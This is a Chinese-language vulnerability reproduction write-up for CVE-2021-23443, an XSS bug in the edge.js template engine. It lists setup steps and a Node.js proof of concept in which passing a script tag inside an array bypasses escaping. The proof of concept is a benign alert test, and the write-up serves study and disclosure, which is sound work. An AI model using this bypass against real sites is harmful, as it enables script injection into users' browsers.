# 漏洞详情信息表

* 漏洞名称：edge.js 跨站脚本漏洞
* CNNVD 编号：CNNVD-202109-1534
* CVE 编号：CVE-2021-23443
* 厂商：个人开发者
* 危害等级：低危
* 漏洞类型：跨站脚本
* 收录时间：2021-09-21 00:00:00
* 更新时间：2022-05-05 00:00:00

edge.js 是 Node.js 模板引擎。 edge.js 5.3.2 之前存在安全漏洞，当要呈现的输入是数组（而不是字符串或 SafeValue）时，即使使用了 {{ }}，类型混淆漏洞也可用于绕过输入清理。

# 系统和软件环境配置详情信息表

* 操作系统：
  + Arch Linux (6.3.3-zen1-1-zen)
* 软件：
  + node v20.2.0
  + yarn v1.22.19
  + edge.js v5.3.1

# 漏洞还原详细步骤

## 1. 新建环境

1. 使用 mkdir CVE-2021-23443 指令新建目录用于测试。
2. 使用 yarn init 创建新的 nodejs 项目。
3. 使用 yarn add edge.js@5.3.1 安装带有缺陷的 edge.js 版本。

## 2. 编写代码

新建文件 index.js，写入以下代码：


const { join } = require("path");  
const edge = require("edge.js").default;  
  
edge.mount(join(\_\_dirname, "views"));  
  
async function main() {  
 const html = await edge.render("welcome", {  
 greeting: "<script>alert('xss')</script>",  
 });  
  
 console.log(html);  
}  
  
main();

创建文件 views/welcome.edge，写入以下内容：

<p>{{ greeting }}</p>

## 3. 执行程序

我们使用 node index.js 运行程序，可以看到程序按照预期输出了经过过滤的 HTML 文本。




result1

## 4. 验证漏洞

修改 index.js，我们将 greeting: ... 后面的内容用数组括起来。

const { join } = require("path");  
const edge = require("edge.js").default;  
  
edge.mount(join(\_\_dirname, "views"));  
  
async function main() {  
 const html = await edge.render("welcome", {  
 greeting: ["<script>alert('xss')</script>"],  
 });  
  
 console.log(html);  
}

再次执行代码，可以看到 HTML 过滤被成功绕过。



result2